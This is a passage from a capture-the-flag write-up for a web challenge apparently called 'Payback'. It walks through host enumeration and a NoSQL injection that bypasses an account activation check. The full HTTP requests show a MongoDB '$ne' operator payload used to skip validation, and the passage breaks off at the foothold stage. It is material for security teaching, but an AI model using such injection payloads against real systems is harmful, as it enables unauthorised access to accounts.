
Payback - OdysseyCTF

- Name: Payback
- Category: Web
- Difficulty: `hard`
- Author: 4g3nt47 (https://github.com/4g3nt47)

Recon


Going to the web server homepage for this challenge;



Welcome to nginx!

Main site under maintenance! Students should click this link to access the exams portal.


Clicking the link made a request to an unknown host;


Not secure | exa.payback.local:20080
Burp Suite Community Edition


Error

Unknown host: exa.payback.local


After adding this host to `/etc/hosts` file, the page loads successfully;



Attempt to create an account through the registration tab failed with the following error;




Checking the developer console showed an error with a new subdomain;


Elements Console Sources Network Performance Memory Application Security Lighthouse
top
Filter
Default levels
1 Issue: 1
2 hidden


```
Access to fetch at 'http://exa-api.payback.local:20080/user/register' from origin 'http://exa.payback.local:20080' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. If an opaque response serves your needs, set the request's mode to 'no-cors' to fetch the resource with CORS disabled.    exa.payback.local/:1
▸POST http://exa-api.payback.local:20080/user/register net::ERR_FAILED 200    index.a0951080.js:9
```

Adding the host `exa-api.payback.local` to my `/etc/hosts` file fixed the issue, and the account was created. However, I was prompted for an activation code, which I do not have;




Account created successfully!

Trying to guess the code didn't work;



Invalid activation code!


The route `/user/activate/<username>` is responsible for validating the code;



```
POST /user/activate/guest HTTP/1.1
Host: exa-api.payback.local:20080
Content-Length: 25
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
Content-Type: application/json
Accept: */*
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Origin: http://exa.payback.local:20080
Referer: http://exa.payback.local:20080/
Accept-Encoding: gzip, deflate
Connection: close

{
  "activationCode":"1234"
}
```

```
HTTP/1.1 403 Forbidden
Server: nginx/1.14.2
Date: Wed, 28 Jun 2023 01:27:29 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 36
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: http://exa.payback.local:20080
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"24-OjsCxIA8bmzG7XgZhMhKCtiQ9Mg"

{
  "error":"Invalid activation code!"
}
```


The response headers indicate this is an *Express (NodeJS)* application running behind an *Nginx* reverse-proxy. Playing around with the request, the implementation was found to be vulnerable to *NoSQL Injection* as the application seems to accept a JSON object as the value of `activationCode`, which appears to be passed directly to the underlying query. The MongoDB query `{"$ne": 1}`, which will evaluate to `true` when been matched with anything that is not `1`, allowed me to pass the validation;



```
POST /user/activate/guest HTTP/1.1
Host: exa-api.payback.local:20080
Content-Length: 28
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
Content-Type: application/json
Accept: */*
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Origin: http://exa.payback.local:20080
Referer: http://exa.payback.local:20080/
Accept-Encoding: gzip, deflate
Connection: close

{
  "activationCode":{
    "$ne":1
  }
}
```


```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 28 Jun 2023 01:35:05 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 45
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: http://exa.payback.local:20080
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"2d-RzFNA9Ege0aU7+S5M4oZFIpOXws"

{
  "success":"Account activated successfully!"
}
```

I was then able to login to the web app as the user `guest`;



Exa
Home
Profile
About
Logout
Courses
HIST101
History for Dummies
28/06/2023
5 questions in **2.50** minutes
WEB101
Web Pentesting for Dummies
28/06/2023
10 questions in **5.00** minutes
Exa © 2022, all rights reserved!
By: 4g3nt47

Foothold

Playing around with the available courses didn't yield anything interesting. *WEB101* is password-protected, and I had no luck getting in. *HIST101* is open though;



Name:	HIST101
Title:	History for Dummies
Date created:	28/06/2023
Questions:	5
Passing score:	70%
Time allowed:	2.50 minutes



HIST101

History for Dummies


Questions

00:00:01:48

```
The ancient cities of Athens and Sparta were in .......
A. Italy
B. Greece
C. Belgium
D. Germany
```

Exa © 2022, all rights reserved!
By: 4g3nt47

Along with my results for the test, the profile page also has a field for password reset;




Profile

Username:	guest
Name:	Guest User
Joined On:	28/06/2023, 02:23:35
Active Tests:	0
Tests Taken:	1
Tests Passed:	1 (100.00% success rate)

Name:	HIST101
Title:	History for Dummies
Date:	28/06/2023, 02:41:26
Score:	80.00% (Pass)
Duration:	1.05 minutes

